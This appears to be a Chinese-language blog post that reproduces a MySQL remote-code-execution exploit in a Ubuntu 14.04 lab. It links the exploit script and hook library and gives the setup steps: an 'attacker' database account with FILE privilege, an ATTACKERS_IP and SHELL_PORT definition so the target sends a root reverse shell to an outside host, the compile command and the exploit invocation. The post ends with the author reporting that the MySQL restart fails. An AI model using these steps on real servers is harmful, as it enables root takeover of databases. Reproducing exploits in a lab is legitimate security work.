0ldSQL\_MySQL\_RCE\_exploit.py： [http://legalhackers.com/exploits/0ldSQL\_MySQL\_RCE\_exploit.py](http://legalhackers.com/exploits/0ldSQL_MySQL_RCE_exploit.py" \t "http://www.tuicool.com/articles/_blank)

mysql\_hookandroot\_lib.c： [http://legalhackers.com/exploits/mysql\_hookandroot\_lib.c](http://legalhackers.com/exploits/mysql_hookandroot_lib.c" \t "http://www.tuicool.com/articles/_blank)

在ubuntu 14.04中测试的。

1，安装mysql-server ,mysql-client

sudo apt-get install mysql-server mysql-client

2，安装gcc

sudo apt-get  install  build-essential

3，安装exp脚本中用到的mysql connector，下载地址

http://cdn.mysql.com//Downloads/Connector-Python/mysql-connector-python1.2.3-1ubuntu12.04all.deb

4，创建测试用的数据库，以及需要账号及权限

mysql> create database pocdb;

Query OK, 1 row affected (0.00 sec)

mysql> grant file on \*.\* to ‘attacker’@’%’ identified by ‘hello123’;

Query OK, 0 rows affected (0.00 sec)

mysql> GRANT SELECT,INSERT,CREATE ON `pocdb`.\* TO ‘attacker’@’%’;

Query OK, 0 rows affected (0.00 sec)

注意上面这条中数据库名是用反引号括起来的。

5，编译mysqlhookandrootlib.c文件，编译之前，修改内容如下：

#define ATTACKERS\_IP “182.92.100.1”

#define SHELL\_PORT 1234

#define INJECTED\_CONF “/etc/mysql/my.cnf”

其中IP、端口是另外一台需要监听的服务器的，执行exp之后被攻击服务器会主动向上面的IP跟端口反弹一个root权限的shell。

my.cnf是测试环境中配置文件的默认位置。

编译命令：

gcc -Wall -fPIC -shared -o mysql\_hookandroot\_lib.so mysql\_hookandroot\_lib.c -ldl

6，修改/etc/mysql/my.cnf的所属用户及组

chown mysql:mysql /etc/mysql/mysql.cnf

7，唯一鸡肋的地方是需要对ubuntu的apparmor相关的配置，不然exp执行的时候会报错误6，会提示


ERROR 29 (HY000): File ‘/etc/mysql/my.cnf’ not found (Errcode: 13)

8，修改.py文件161行 将注意：此处的作用是将mysql的触发器文件写入到测试数据库所在的同一目录下）


TRG\_path="/usr/local/mysql/data/%s/poctable.TRG" % args.TARGET\_DB

9，然后将编译好的.so文件以及.py文件放到同一个目录，执行如下命令：

sudo python mysqlRECexploit.py -dbuser attacker -dbpass ‘hello123’ -dbhost 127.0.0.1 -dbname pocdb -mycnf /etc/mysql/my.cnf



需要重启mysql 然后就会弹出shell



但是mysql重启报错！

